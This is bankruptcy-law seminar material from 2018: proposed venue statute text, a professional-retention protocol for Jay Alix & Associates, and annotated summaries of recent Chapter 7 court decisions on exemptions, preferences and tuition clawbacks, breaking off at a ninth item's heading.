"(a) DEFINITION.—In this section, the term 'principal place of business' means, with respect to a person or entity that is subject to the reporting requirements of section 13 or 15(d) of the Securities Exchange Act of 1934 (15 U.S.C. 78m, 78o(d)), the address of the principal executive office of the person or entity as stated in the last annual report filed under that Act prior to the commencement of a case under title 11 by the person or entity, unless another address is shown to be the principal place of business by clear and convincing evidence.

"(b) VENUE.—Except as provided in section 1410, a case under title 11 may be commenced only in the district court for the district—

"(1) in which the domicile, residence, or principal assets in the United States of an individual who is the subject of the case have been located for the 180 days immediately preceding such commencement, or for a longer portion of the 180-day period than the domicile, residence, or principal assets in the United States of the individual were located in any other district;

"(2) in which the principal assets or principal place of business in the United States of a person or entity, other than an individual, that is the subject of the case have been located for the 180 days immediately preceding the commencement, or for a longer portion of the 180-day period than the principal place of business or principal assets in the United States of the person or entity were located in any other district; or

"(3) in which there is already pending a case under title 11 concerning an affiliate that directly or indirectly owns, controls, is the general partner, or holds 50 percent or more of the outstanding

voting securities, of the person or entity that is the subject of the later filed case if the pending case was properly filed in that district under this section.

"(c) LIMITATIONS.—

"(1) IN GENERAL.—For the purposes of paragraphs (2) and (3) of subsection (b), no effect shall be given to a change in the ownership or control of a person or entity that is the subject of the case or its affiliate, or to a transfer of the principal assets or principal place of business of a person or entity that is the subject of the case or its affiliate to another district, that takes place—

"(A) within 1 year before the date on which the case is commenced; or

"(B) for the purpose of establishing venue.

"(2) PRINCIPAL ASSETS.—For the purposes of subsection (b)(2) and paragraph (1) of this subsection, principal assets do not include cash or cash equivalents.

"(d) BURDEN.—The person or entity that commences a case under title 11 shall bear the burden of establishing by clear and convincing evidence that venue is proper under this section."; and

(2) by striking section 1412 and inserting the following:

"§1412. Change of venue

"Notwithstanding that a case or proceeding under title 11 is filed in the correct division or district, a district court may nevertheless transfer a case or proceeding under title 11 to a district court for another district or division, in the interest of justice or for the convenience of the parties. If a case or proceeding under title 11 is filed in the wrong division or district, the district court shall transfer, dismiss the case or proceeding, or, if it be in the interest of justice, transfer the case or proceeding under title 11 to any district or division in which it could have been brought. The court shall enter an order on any objection to or request to change venue of a case or proceeding under title 11 not later than 14 days after the filing of such objection or request.".

EXHIBIT C

Protocol for Engagement of Jay Alix & Associates and Affiliates

I. Retention Guidelines

A. Jay Alix & Associates ("JA&A") is a firm that provides turnaround and crisis management services, financial advisory services, management consulting services, information systems services and claims management services. In some cases the firm provides these services as advisors to management, in other cases one or more of its staff serve as corporate officers and other of its staff fill positions as full time or part time temporary employees ("crisis manager"), and in still other cases the firm may serve as a claims administrator as an agent of the Bankruptcy Court. JA&A and its affiliates[1] will not act in more than one of the following capacities in any single bankruptcy case: (i) crisis manager retained under Sec. 363, (ii) financial advisor retained under Sec. 327, (iii) claims agent/claims administrator appointed pursuant to 28 U.S.C. § 156(c) and any applicable local rules or (iv) investor/acquirer; and upon confirmation of a Plan may only continue to serve in a similar capacity. Further, once JA&A or one of its affiliates is retained under one of the foregoing categories it may not switch to a different retention capacity in the same case. However, with respect to subsequent investments by Questor this prohibition is subject to the time limitations set forth in IV.B below.

B. Engagements involving the furnishing of interim executive officers[2] whether prepetition or postpetition (hereinafter "crisis management" engagements) shall be provided through JA&A Services LLC ("JAS").

C. JAS shall seek retention under section 363 of the Bankruptcy Code. The application of JAS shall disclose the individuals identified for executive officer positions as well as the names and proposed functions of any additional staff to be furnished by JAS. In the event the Debtor or JAS seeks to assume additional or different executive officer positions, or to modify materially the functions of the persons engaged, a motion to modify the retention shall be filed. It is often not possible for JAS to know the extent to which full time or part time temporary employees will be required when beginning an engagement. In part this is because the extent of the tasks that need to be

[1] Affiliates of JA&A presently are System Advisory Group (an organization that provides information services), JA&A Services LLC (an entity that provides temporary employees), Questor Management Company LLC, an organization that manages Questor Partners Fund, Questor Partners Fund II, and various Side-by-Side entities, which are limited partnerships that invest in underperforming and troubled companies, and ACT Two (an entity that owns and operates a private airplane). Future affiliates of JA&A, if any, will be subject to the limitations set forth herein.

[2] "Executive officers" shall include but is not necessarily limited to Chief Executive Officer, President, Chief Operating Officer, Treasurer, Chief Financial Officer, Chief Restructuring Officer, Chief Information Officer, and any other officers having similar roles, power or authority, as well as any other officers provided for in the company's bylaws.

accomplished is not fully known and in part it is because JAS is not yet knowledgeable about the capability and depth of the client's existing staff. Accordingly, JAS shall file with the Court with copies to the UST and all official committees a report of staffing on the engagement for the previous month. Such report shall include the names and functions filled of individuals assigned. All staffing shall be subject to review by the Court in the event an objection is filed.

D. Persons furnished by JAS for executive officer positions shall be retained in such positions upon the express approval thereof by an independent Board of Directors whose members are performing their duties and obligations as required under applicable law ("Board"), and will act under the direction, control and guidance of the Board and shall serve at the Board's pleasure (*i.e.* may be removed by majority vote of the Board).[3]

E. The application to retain JAS shall make all appropriate disclosures of any and all facts that may have a bearing on whether JAS, its affiliates, and/or the individuals working on the engagement have any conflict of interest or material adverse interest, including but not necessarily limited to the following:

1. Connection, relationship or affiliation with secured creditors, postpetition lenders, significant unsecured lenders, equity holders, current or former officers and directors, prospective buyers, or investors.

2. Involvement as a creditor, service provider or professional of any entity with which JA&A or any affiliate has an alliance agreement, marketing agreement, joint venture, referral arrangement or similar agreement.

3. Any prepetition role as officer, director, employee or consultant, but service as a pre-petition officer will not *per se* cause disqualification.

4. Any prepetition involvement in voting on the decision to engage JA&A or JAS in the bankruptcy case, and/or any prepetition role carrying the authority to decide unilaterally to engage JA&A or JAS.

5. Information regarding the size, membership and structure of the Board so as to enable the UST and other interested parties to

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[3] In no case shall any principal, employee or independent contractor of JA&A, JAS and affiliates serve as a director of any entity while JA&A, JAS or any affiliate is rendering services in a bankruptcy proceeding, and JA&A, JAS and their affiliates shall not seek to be retained in any capacity in a bankruptcy proceeding for an entity where any principal, employee or independent contractor of JA&A, JAS and affiliates serves or has previously served as a director of the entity or an affiliate thereof within two years prior to the petition date. During such two year period, neither JA&A, JAS or affiliates shall have provided any professional services to the entity nor shall any individuals associated with JA&A, JAS and affiliates have served as an Executive Officer.

determine that the Board is independent.

6. Whether the executive officers and other staff for the engagement are expected to be engaged on a full time or part time basis, and if part-time whether any simultaneous or prospective engagement exists that may be pertinent to the question of conflict or adverse interest.

7. The existence of any unpaid balances for prepetition services.

8. The existence of any asserted or threatened claims against JA&A, JAS or any person furnished by JA&A/JAS arising from any act or omission in the course of a prepetition engagement.

F. Disclosures shall be supplemented on a timely basis as needed throughout the engagement.

G. Where JA&A does not act as a crisis manager its retention will be sought as a financial advisor under section 327 of the Code or as a Court appointed claims representative.

II. Compensation

A. Compensation in crisis management engagements shall be paid to JAS.

B. The application to retain JAS shall disclose the compensation terms including hourly rates and the terms under which any success fee or back-end fee may be requested.

C. JAS shall file with the Court, and provide notice to the UST and all official committees, reports of compensation earned and expenses incurred on at least a quarterly basis. Such reports shall summarize the services provided, identify the compensation earned by each executive officer and staff employee provided, and itemize the expenses incurred. The notice shall provide a time period for objections. All compensation shall be subject to review by the Court in the event an objection is filed (*i.e.*, a "negative notice" procedure).

D. Success fees or other back-end fees shall be approved by the Court at the conclusion of the case on a reasonableness standard and shall not be pre-approved under section 328(a). No success fee or back-end fee shall be sought upon conversion of the case, dismissal of the case for cause or appointment of a trustee.

III. Indemnification

A. Debtor is permitted to indemnify those persons serving as executive officers

on the same terms as provided to the debtor's other officers and directors under the corporate bylaws and applicable state law, along with insurance coverage under the debtor's D&O policy.

B. There shall be no other indemnification of JA&A, JAS or affiliates.

IV. Subsequent Engagements

A. Pursuant to the "one hat" policy as stated above, after accepting an engagement in one capacity, JA&A and affiliates shall not accept another engagement for the same or affiliated debtors in another capacity.

B. For a period of three years after the conclusion of the engagement, Questor shall not make any investments in the debtor or reorganized debtor where JA&A, JAS or another affiliate has been engaged.

CHAPTER 7 RECENT DEVELOPMENTS

TAB 6

SAMUEL K. CROCKER
U.S. TRUSTEE, REGION 8
MEMPHIS, TENNESSEE

HON. SHELLEY D. RUCKER
U.S. BANKRUPTCY COURT
EASTERN DISTRICT OF TENNESSEE

ROBERT H. WALDSCHMIDT
BRENTWOOD, TENNESSEE

MID-SOUTH COMMERCIAL LAW INSTITUTE

NASHVILLE MARRIOTT AT VANDERBILT UNIVERSITY
NASHVILLE, TENNESSEE
NOVEMBER 29 AND 30, 2018

CHAPTER 7 UPDATE

Hon. Shelley D. Rucker
Bankruptcy Judge, E.D. Tennessee

Samuel K. Crocker
Former United States Trustee, Regions 8 & 20

Robert H. Waldschmidt
Trustee, M.D. Tennessee

Mid-South Commercial Law Institute
November 30, 2018

Case Summaries prepared by Neil C. Gordon, Atlanta, Georgia
and the Honorable Shelley D. Rucker
Edited by Samuel K. Crocker & Robert H. Waldschmidt

Materials from Mr. Gordon used by permission

1. **Even after 19-year delay, debtor allowed to re-open her case and claim a homestead exemption**

In *In re Muscato*, 582 B.R. 599 (Bankr. W.D.N.Y. 2018) (Bucki, C.J.), Debtor obtained a life estate interest in her residence in 1992. In 1998, she filed a chapter 7 petition when she was 77 years old. She failed to schedule her life estate interest in the property or to claim an exemption therein. The case was closed in late 1998. There was no abandonment of the interest in the property under §554(c) because it had not been scheduled. In March 2016, when debtor and her children executed a deed which purported to convey the property to a third party, a title objection was raised by the purchaser. This caused the debtor at age 96 to move to reopen her case on August 9, 2017. The court granted the motion whereupon debtor amended her schedules to list the life estate interest and to claim a $10,000 homestead exemption, which was the petition date maximum allowed. The parties agreed that the value of the debtor's interest in 1998 would have been $31,700. Trustee objected on the bases of bad faith and intentional failure to disclose a known asset. The court dismissed that ground under the dicta of *Law v. Siegel*, 134 S.Ct. 1188 (2014). Trustee also challenged the debtor's ability to amend schedules upon a re-opening of the case under Rule 1009. Trustee argued that after 19 years, it would be unduly prejudicial to the bankruptcy estate. Debtor's new counsel argued that debtor was unfamiliar with the concept of a life tenancy and that the failure to disclose it was an innocent mistake. The court acknowledged the recent trend in decisions that held that in a re-opened case, a debtor could amend only upon a showing of excusable neglect sufficient to satisfy the requirements of Rule 9006(b). See e.g., *In re Benjamin* 580 B.R. 115 (Bankr. D.N.J. 2018) and *In re Dollman*, 2017 WL 4404242 (Bankr. D.N.M. 2017). The court here disagreed, finding there was no justification for applying Rule 9006 because there was no requirement that exemption schedules be amended within a specified period. Rule 9006 applies where "an act is required or allowed to be done at or within a specified period..." The court does not address those cases that never permit exemptions to be amended upon a reopening of the case. Instead, the court held that a "debtor under Rule 1009, may amend schedules without limitation of whether the case is open or re-opened after closing." The court did observe that even though a delay in claiming an exemption would not without more justify its denial, the court expressed no opinion on whether delay could create another basis for objection. The court provided examples of where a property loses value between the initial closing of a case and its re-opening, whereby a trustee could argue that the debtor had already received the full benefit of her exemption. "What consequences follow from depreciation, from the infliction of damage, from the failure to maintain, or from a loss of net value by reason of tax or mortgage delinquencies" are inquiries that trustees are free to make. [*Comment*: Bad facts make bad law. The odds of denying the right to amend exemptions to a 96-year old woman are not great. However, the better reasoned cases do apply the excusable neglect standard under Rule 9006(b), although courts will continue to be divided among the three different viewpoints.]

2. Motion to amend schedules in re-opened case denied

In late 2012, the debtor wife was allegedly injured in a Walmart parking lot when a bag of firewood fell on her head. Nine months later, debtors filed their chapter 7 petition. They had disclosed the facts regarding the potential Pl claim to their bankruptcy counsel prior to filing the chapter 7 case, but it was not scheduled and no exemption was claimed. At the original 341 meeting, debtors were asked whether anyone owed them any money, and they responded "No." Debtors explained that they understood the question to be whether they had loaned money to anyone else. Debtors received their discharge and the case was closed approximately one year after the petition date. Nearly two years later, it was decided to pursue the potential Pl claim. Only after Walmart asserted judicial estoppel for failing to list the claim in the bankruptcy schedules did they seek to re-open the bankruptcy case and file amended schedules listing the Pl claim and asserting an exemption therein. Following the re-opening of the case, the chapter 7 trustee objected to the exemption claim on the basis that the right to freely amend under Rule 1009(a) only existed until the case was closed. Therefore, they should not be permitted to amend. The court resolved the objection by striking the amendments without prejudice to the debtors' filing a motion to extend the time to amend on the basis of excusable neglect under Rule 9006(b). Such a motion was filed and the court conducted an evidentiary hearing. Debtors were charged with the burden of establishing excusable neglect as the moving party. The test for excusable neglect was held to be that set forth in *Pioneer Investment Services* Co. v. *Brunswick* Associates *Limited Partnership,* 507 U.S. 380 (1993). Following *Pioneer,* the court was to conduct a two-part inquiry to determine whether "excusable neglect existed: first, the failure to act had to be the result of "neglect;" and second, the neglectful act had to be "excusable." The court observed that "neglect" did not include deliberate, conscious failures to act. The court found that debtors failed to schedule the claim due to mistake or inadvertence and they had no intent to conceal the Pl claim from their creditors. The court therefore found that they had established "neglect." Next, the court had to determine whether the neglect was “excusable." That determination was noted to be an equitable one, taking account of all relevant circumstances surrounding the parties' omission. Pioneer at 395. Relevant factors identified in Pioneer *were*: " the danger of prejudice to the [non-moving party], the length of the delay and its potential impact on judicial proceedings, the reason for the delay, including whether it was within the reasonable control of the movant, and whether the movant acted in good faith." *Pioneer* at 395. Although the court found that the debtors had acted in good faith, it concluded that by waiting for more than three years to seek to amend their schedules and only doing so after Wal-Mart had asserted a judicial estoppel defense, that the neglect was not "excusable." *In re Dollman,* 582 B.R. 524 (Bankr. D.N.M. 2018) The court stated that in *Pioneer* it was explained that the proper focus was upon whether the neglect of debtors "and their counsel” was excusable. *Pioneer* at 397. The clients were to be held accountable for the acts and omissions of their counsel and that any failure or omission of counsel would be attributable to debtors and would not constitute an "excusable neglect." Here, both debtors and their counsel knew of the Pl claim before the bankruptcy was filed, and waited over three years after the petition date to seek to amend the schedules, and sought to amend only after Wal-Mart had asserted judicial estoppel in the state court action. Thus, the court found that the neglect was not "excusable," and denied the motion. *[Comment:* The courts are divided on whether in re-opened cases debtors are never permitted to amend, always permitted to

amend, or permitted only upon a showing of excusable neglect. The trend is in favor of the excusable neglect standard as followed here. Trustees who successfully attack the amended exemptions following a case reopening are able to do so without running afoul of the limitations set forth in *Law* v. *Siegel,* 134 S.Ct. 1188 (2014).

3. On reconsideration, court sustains trustee's objection to exemptions on a concealed asset in re-opened case

In *In re Benjamin,* 580 B.R. 115 (Bankr. D.N.J. 2018) (Ferguson, J.), less than two years prior to her chapter 7 filing, debtor had filed a personal injury lawsuit which she did not disclose in her schedules. A few months later, trustee filed a no distribution report and the case was closed. Over two years later, in January 2017, debtor executed a settlement agreement regarding the Pl action that reflected an anticipated net recover to her of $19,642.63. Still, the trustee was not informed nor were the schedules amended. In March 2017, a third party brought the settlement to the attention of the trustee, who had the bankruptcy case re-opened. Four months later, the schedules were amended to list the Pl lawsuit as an asset and claim an exemption in the proceeds of the lawsuit in the full amount of the anticipated recovery. Ultimately, the trustee was able to settle the lawsuit for a net recovery to the estate of $37,817.63. A month after the trustee noticed the settlement, another amended Schedule C was filed asserting an exemption in the Pl claim for $35,700. Trustee objected. The court overruled the objection because the trustee was unable to adequately address how to reconcile *Law* v. *Siegel,* 134 S.Ct. 1188 (2014), with her position. The next day, the trustee moved for reconsideration citing two recent bankruptcy court cases that did precisely reconcile *Law v. Siegel with* the subject case. The court determined it was appropriate to reconsider its initial ruling "because this developing legal issue is a matter of first impression for this court and apparently in this District." The court noted that the newly cited decisions, *In* re *Dollman,* 2017 WL 4404242 (Bankr. D.N.M. Sept. 29, 2017); and *In re Awan,* 2017 WL 4179816 (Bankr. C.D.111. Sept. 20, 2017). These newly cited cases articulated three approaches followed by courts in re opened cases. The broad approach allowed a debtor to amend schedules in re-opened cases as a matter of course without limitation. The narrow approach disallowed all amendments in re-opened cases. The middle approach, adopted in the two cited cases and by the court here, applied Rule 9006(b) (1) to regulate the ability of a debtor to amend schedules in a re-opened case. The court noted that the broad approach completely ignored the phrase in the Rule "at any time before the case is closed." The middle approach would not ignore the limiting language of Rule 1009. "Such an approach simply recognizes that a debtor in an open case may amend schedules without leave of the court, but in a re-opened case a debtor must file a motion to enlarge the time to amend and such motion must meet Rule 9006(b)(1)'s excusable neglect standard." The court held that this would not run afoul of the dicta in *Law v. Siegel and* that Rule 9006 is a valid procedural rule. The court observed that an objection predicated on non-compliance with bankruptcy rules was analytically distinct from an objection that bad faith conduct justified a sanction. "A debtor's conduct obviously comes into play in determining excusable neglect, but as the *Awan* court stated 'such is the consequence of applying the Rule itself rather than the exercise of any equitable powers."' Thus, the motion for reconsideration was granted and the amended schedules were stricken. The court did allow debtors, if they chose, to file a motion for leave to file an amended Schedule C, but cautioned that before doing so it would be prudent to discuss settlement with the trustee "because excusable neglect may be difficult to establish on this record."

4. Adversary proceeding also served as an objection to exemptions

On the eve of his chapter 7 bankruptcy filing, the debtor in *In re Lee,* 889 F.3d 639 (9th Cir. 2018), transferred his interest in two commercial properties to himself and his wife as tenants by the entirety, for no consideration. Trustee never filed an objection to exemptions. However, trustee did file an adversary proceeding within the 30-day period allowed under Rule 4003 for timely objecting to exemptions in an effort to avoid the subject transfer. Trustee also sought turnover. Although the trustee was successful in his lawsuit, debtor argued that the failure to object to exemptions was fatal to his effort to recover the subject properties, citing *Taylor v. Freeland & Kranz,* 503 U.S. 638 (1992). The bankruptcy court granted the trustee's turnover motion and the court of appeals affirmed, finding that the trustee's avoidance complaint, which was filed prior to the expiration of the 30-day deadline, served the same function as a timely objection. Debtor had admittedly engaged in "exemption planning," and the better practice would have been for the trustee to object to the entireties exemption, but the circuit court held that the failure to do so was not fatal as Rule 4003 nowhere specifies what particular form an objection to an exemption claim must take. The purpose of the rule was simply to provide notice to the debtor, which the adversary complaint sufficiently had done thereby serving two functions. The debtor received more than adequate notice that the trustee was objecting to the claimed exemptions. Moreover, the debtor could claim a state-law exemption in the properties only as a result of having previously conveyed them to himself and his spouse as tenants by the entirety. Unless and until the trustee had avoided the transfer, the trustee had no legal basis for objecting to the claimed exemptions. Thus, the trustee's adversary had attacked the very basis for the exemptions in order to recover the property for the estate. This proceeding would have been pointless if the debtor could nevertheless retain both his exemption and the property interest. The court concluded that the sole purpose of the adversary was to prevent the debtor from retaining the exemptions, so the debtor certainly had adequate notice that the trustee objected to them. *[Comment:* Although the court's conclusion seems imminently reasonable, it would seem that the trustee was on solid grounds even if the adversary proceeding had been filed outside of the 30-day objection period. The Ninth Circuit had previously held in *Class* v. *Hitt* (*In re Glass*) 60 F.3d 565 (9th Cir. 1995) that property recovered by a trustee under his or her avoidance powers was not subject to a debtor's exemption claim pursuant to §522(g)(1). That court affirmed the earlier decision of the 9th Circuit BAP at 164 B.R. 759 (9th Cir. BAP 1994) which held: "It is not necessary for the Trustee to commence a formal adversary proceeding or obtain a final judgment to prevail on an objection to a debtor's claim of exemption pursuant to §522(g)(1). 164 BR at 765. This was one of several circuit court cases holding that the trustee was not required to object within the 30-day period as to property recovered under the trustee's avoidance powers. Otherwise, a 2-year statute of limitations would be turned into a 30-day statute of limitations. ·Moreover, the very creditors injured by the transfer would be further injured by the inability to administer the recovered asset. Additionally, the trustee would have no basis to object until successfully bringing the asset back into the bankruptcy estate by the avoidance of its transfer. This is also the law in the 11th Circuit. See *Levine* v. *Weissing (In re Levine),* 134 F.3d 1046 (11th Cir. 1998).]

5. Debtor's exemptions held limited to petition date values

In *In re Debra Lea Wilson,* C 16-1684-RJA (W.D.Wash 2017), *appeal pending,* debtor had filed a chapter 7 petition on December 18, 2013, at which time her Seattle condo was worth $250,000. This left equity of $3,560, which she exempted under her federal wildcard. While the trustee was involved in unrelated litigation, the condo had appreciated to $412,500. The trustee had never abandoned the condo. Debtor filed an amendment on July **18,** 2016, reflecting the increased value of the condo and claiming a Washington state homestead exemption for 100% FMV "up to any applicable statutory limit." The trustee objected. The bankruptcy court agreed with the trustee and held the amendment improper. The bankruptcy court determined that the debtor was free to amend the schedules but not for the purpose of reflecting changing values during the case. The debtor appealed arguing that she had the right to freely amend under Rule 1009(a). The trustee argued that the estate should get any post-petition value unless the condo was abandoned. The District Court found precedence to support the trustee from both the 9th Circuit Court of Appeals and the U.S. Supreme Court to support a ruling that the exemptions were frozen on the petition date as to dollar-value claimed exemptions. The court sited *Myers v. Matley*, 318 U.S. 622, 628 (1943) (the bankrupt's right to a homestead exemption becomes fixed on the petition date and cannot thereafter be enlarged or altered) and *White v. Stump*, 266 U.S. 310, 313 (1924) (the petition date is the point in time to separate the old situation from the new; In re Jacobson, 676 F.3d 1193, 1199 (9th Cir. 2012) (bankruptcy exemptions follow the "snapshot" rule and are fixed and determined on the petition date); *In re Gebhart*, 621 F.3d 1206, 1211 (9th Cir. 2010) (dollar value exemptions are limited to the value claimed at filing). Based on these decisions, the district court found that the Washington state exemption was limited to the lesser of the value of the property or $125,000 on the petition date. Here, debtor had chosen $125,000 based on the appreciated value of the condo. The court noted that any post-petition appreciation in value inured to the benefit of the estate under *In re Gebhart*, 622 F.3d at 1211. Debtor had exempted her interest in the property not the property itself as set forth in *Schwab v. Reilly*, 560 U.S. 770, 787 (2010), the court ruled that the debtor could amend her schedules under Rule 1009, "but her homestead exemption was limited to the amount of interest that existed on the date of the filing of the petition, which was $3,560." [*Comment*: The Debtor filed an appeal to the 9th Circuit. The appeal does not argue that the estate does not get the post-petition appreciation, rather, it argues that debtors are permitted their full exemptions within that appreciated value. In *Law v. Siegel*, the courts in dicta stated that even concealed assets could later be disclosed and full exemptions claimed. The debtor's viewpoint may be the correct one here.]

6. Trustee seeks to apply two-year reach back on insider preferences under F.D.C.P.A.

In three separate lawsuits, the trustee sued Rogich, Hackenberry, and Hackenberry's wholly-owned business, Security Essentials, Inc. to avoid transfers to the individuals in repayment of antecedent debts more than a year but less than two years before the chapter 11 petition date, and against the business for both pre-petition payments within and outside of the 90-day reach back under §547 and for unauthorized post-petition transfers under §549. *In re Alpha Protective Services, Inc.:* (1) *Cordon v. Rogich 2017* WL1487621; (2) *Cordon v. Security Essentials, Inc.,* et *al.* 2017 WL 1487620; and (3) *Cordon v. Hackenberry,* 2017 WL

1458858 (Bankr. M.D.Ga. 2017) (Laney, J.) Because the transfers to the individuals were in satisfaction of an antecedent debt, there could be no fraudulent transfer. Also, the transfers were 14 and 15 months, respectively, before the petition date. Therefore, the normal reach back under §547 was not helpful to the trustee. Therefore, the trustee sought recovery under the 2-year reach back under the Federal Debt Collection Procedures Act ("FDCPA") based on the IRS being a substantial creditor of the debtor both at the time of the transfers and on the petition date. In an earlier lawsuit in the same case, the court had determined that the FDCPA was applicable to reach back six years for avoidance of a fraudulent transfer. *Cordon v. Harrison (In re Alpha Protective Services, Inc.)* 531 B.R. 889 (Bankr. M.D.Ga. 2015). The court first noted that in order to prevail, the trustee had to satisfy the three elements set forth in 28 U.S.C. §3304(a)(2) as follows: (1) "the transfer was made to an insider for an antecedent debt;" (2) "the debtor was insolvent at the time of the transfer;" and (3) "the insider had reasonable cause to believe that the debtor was insolvent." Both individuals were held to be insiders because they were directors of the debtor corporation at the time of the transfers. The trustee was granted partial summary judgment as to that element. With respect to the other two elements, the trustee demonstrated that Bank of America had frozen the debtor's operating account immediately prior to the petition date due to a garnishment from a creditor based on a federal court judgment in the amount of over $1.8 million, obtained prior to the transfers. The trustee also established that the IRS had been owed at the time of the transfers approximately $170,000 for withholding taxes and within two months of the transfers approximately $420,000 more in additional taxes. Hackenberry advanced $110,000 to the debtor to help cover a payroll for February, 2011. He was repaid in full less than three weeks after the advance. Rogich advanced $100,000 to help cover a payroll for March, 2011 and was repaid in full approximately six weeks after the advance. The court observed that the FDCPA defined "Insolvency" in the same manner as the Bankruptcy Code, but that the debtor was presumed insolvent if it "is generally not paying debts as they become due." §3302(b). The court applied a "flexible- totality-of-the-circumstances test". The court considered the affidavit of a CPA presented by the trustee that the debtor was insolvent based on unaudited financial statements for 2010, an audited financial statement for 2009, the proof of claim of the IRS in the amount of over $2.8 million, testimony from the debtor's CPA, the pleadings related to the judgment of over $1.8 million on behalf of a creditor, the testimony of debtor's principal, the petition and schedules, and the testimony of the defendants. The trustee's witness concluded that the debtor was not generally paying its debts as they became due prior to and at the time of the transfers which would lead to a presumption of insolvency. This was buttressed by the fact that the debtor had to borrow from the insiders to cover two payrolls. The defendants presented their own affidavits. The court did not believe that absent a complete balance sheet test that it could make the finding of actual insolvency.

Although the trustee had made a compelling case for reasonable cause to believe debtor was insolvent, the court held otherwise for summary judgment purposes. The insiders maintained that they had no knowledge of the financial condition of the business and had not participated in any board meetings for at least two years (thus, apparently relying on the "ostrich" approach). Therefore, the court would not grant summary judgment as to either insolvency or reasonable cause to believe debtor was insolvent. As to the business, the court did grant summary judgment as to the 90-day preferences and unauthorized post-petition transfers, and awarded the trustee judgment for $62,000 but denied it as to a further

$67,500, representing the transfers more than 90 days and less than a year before the petition date. This required a trial to establish whether the business was a non-statutory insider. The trustee had argued that as the sole owner of the business, Hackenberry's knowledge was imputed to the business. The court was not willing to go that far on summary judgment. *[Comment:* The FDCPA can only be used selectively, such as when a federal creditor is present, but can lead to substantial recoveries. In the predecessor case of *Gordon* v. *Harrison,* when the court denied the defendant's motion to dismiss and ruled that the trustee could take advantage of the extended reach back of the FDCPA, the case reached *a* mediated settlement of $950,000. There is an additional $272,500 represented in the FDCPA claims in these three cases.]

7. Garnished wages not transferred until earned

Tower Credit had obtained a state court judgment in Louisiana against the debtor. Tower took out a garnishment order and served it on debtor's employer on January 19, 2012. Thereafter, Tower began collecting the debtor's garnished wages. The debtor filed a chapter 7 petition on November 17, 2012, whereupon the trustee commenced a preference action seeking to avoid the garnishments collected by Tower within 90 days of the petition. The bankruptcy court granted the trustee summary judgment. The district court affirmed. The United States Court of Appeals for the 5th Circuit likewise confirmed, rejecting Tower's argument that the garnished wages should be considered transferred on the date the garnishment order was served, which was more than 90 days before the petition date. *Tower Credit, Inc. v. Shot (In re Christen Jackson),* 850 F.3d 816 (5th Cir. 2017) The court first determined that what constitutes a transfer and when it is complete is a matter of federal law, pursuant to *Barnhill v. Johnson, 503* U.S. 393 (1992). Under §547(e)(2)(B), the transfer was considered made at the time it was perfected. The court noted that in the context of non-real property, perfection would occur when a creditor on a simple contract could not acquire a judicial lien that was superior to the interest of the transferee, pursuant to §547(e)(1)(B), but that section was qualified by §547(e)(3), which provides that "a transfer is not made until the debtor has acquired rights in the property transferred." This latter code section was determined to be dispositive. The court agreed with *In re Morehead,* 249 F.3d 445 (6th Cir. 2001), which held that in the wage garnishment context, a debtor could not logically obtain rights in her future wages until she performed the services that entitled her to receive those wages. Because the transfers were not made until the debtor had acquired rights in the property transferred and the debtor could not obtain such rights until performing the services that entitled debtor to receive those wages, the transfers were determined to have occurred within 90 days of the petition date and were therefore avoidable. In reaching this holding, the court specifically rejected three cases (that pre-dated *Barnhill* that had held that a transfer of garnished wages occurred at the time the garnishment was served on the employer. The court noted that all three of the cases had been roundly criticized, and it declined to follow them. *See In re Conner 733* F.2d 1560 (11th Cir. 1984); *In re Coppie,* 728 F.2d 951 (7th Cir. 1984); and *In re Riddervold,* 647 F.2d 342 (2nd Cir. 1981).

8. Universities were mere commercial conduits from whom tuition payments for debtor's adult children could not be recovered

In *In re Adamo,* 582 B.R. 267 (Bankr. E.D.N.Y. 2018) (Craig, C.J.), the trustee sued Hofstra University, Fairfield University, and Brooklyn Law School to recover approximately $138,000, $113,000, and $27,000, respectively, for a total of approximately $278,000. There was no dispute that debtor had transferred these funds for tuition and other school obligations of his adult children. Some of these payments were made post-petition during the chapter 11 phase of his case and some were made pre-petition during applicable reach-back periods. Some were made for undergraduate degrees and some were made for post graduate. However, all three universities treated the funds in a similar manner. The funds would be placed into the respective student's school account, were only applied towards tuition, and were transferred to the school's general account only upon the student's registration for classes. In the event a student withdrew from the program, the student received the refund of any balance in the account. All payments were placed in that student's account with the school through an electronic portal. Any payments credited to a student's account were considered credits belonging to the student, and not to any third party, including the debtor. All three schools treated the accounts as belonging to the students, and the parents had no rights in or to the accounts, nor to any reimbursements.

The court first observed that there was a developing body of law in this area of tuition claw backs and that courts across the country had reached different results. The court recognized that most of the cases had turned on the issue of whether reasonably equivalent value had been given in exchange for the tuition payments of the adult children. The court termed that an "interesting" question that it need not reach because §550 governed the outcome. The court determined that the schools here did not exercise dominion and control over the tuition payments and were mere commercial conduits. The payments were made to the students' accounts, which were created by the students with a unique user name and password, regardless of whether payments were by personal check or electronic transfer. After the debtor had transferred the funds to those accounts, the debtor was not able to access the accounts absent the account holder's authorization nor could the schools utilize the funds. The schools only obtained dominion and control of the funds after the student registered for classes for that semester, at which point the funds would be applied towards the tuition amount due. If the student decided to withdraw from the program, the student, not the debtor or the schools, was/were entitled to *any* funds remaining in the account, giving the student *dominion* and control over the funds. Indeed, the court further observed that had the children withdrawn from the programs and received the refunds, they would have been under *no* legal obligation to return the funds to the debtor. The court equated these student portals to bank accounts with the children/students as the initial transferees, and the schools as the subsequent transferees. As such, the schools could assert the good faith defense provided by §550(b), as value was given for the subsequent transfers to the schools. The court found analogous the facts in *Bonded Financial Services, Inc.* v. *European American Bank,* 838 F.2d 890 (7th Cir. 1988). The court noted that in *Bonded* it was held that even though the bank was the ultimate recipient, "a subsequent transferee

cannot be the entity for whose benefit the initial transfer was made." *Id.* at 895. The court concluded that *Bonded* was "exactly on point." Even though the funds transferred by the debtor to the student accounts were ultimately received by the schools as tuition payments, at the time of the initial transfer by the debtor, the schools' electronic system was merely holding the funds on behalf of the student account holders. The schools themselves were mere conduits and did *not have* dominion and control over the funds. Therefore, the court granted summary judgment to the universities.

[Comment: Most of these claw back cases are settled. However, some are lost due to the defenses to a normal fraudulent transfer, plus there are unique defenses related to how tuition payments are handled by a particular university or for a particular student or the source might be from an exempt Section 529 account.]

9. Funds transferred to university for adult child's tuition by means of a Federal Direct Parent PLUS loan not a fraudulent transfer

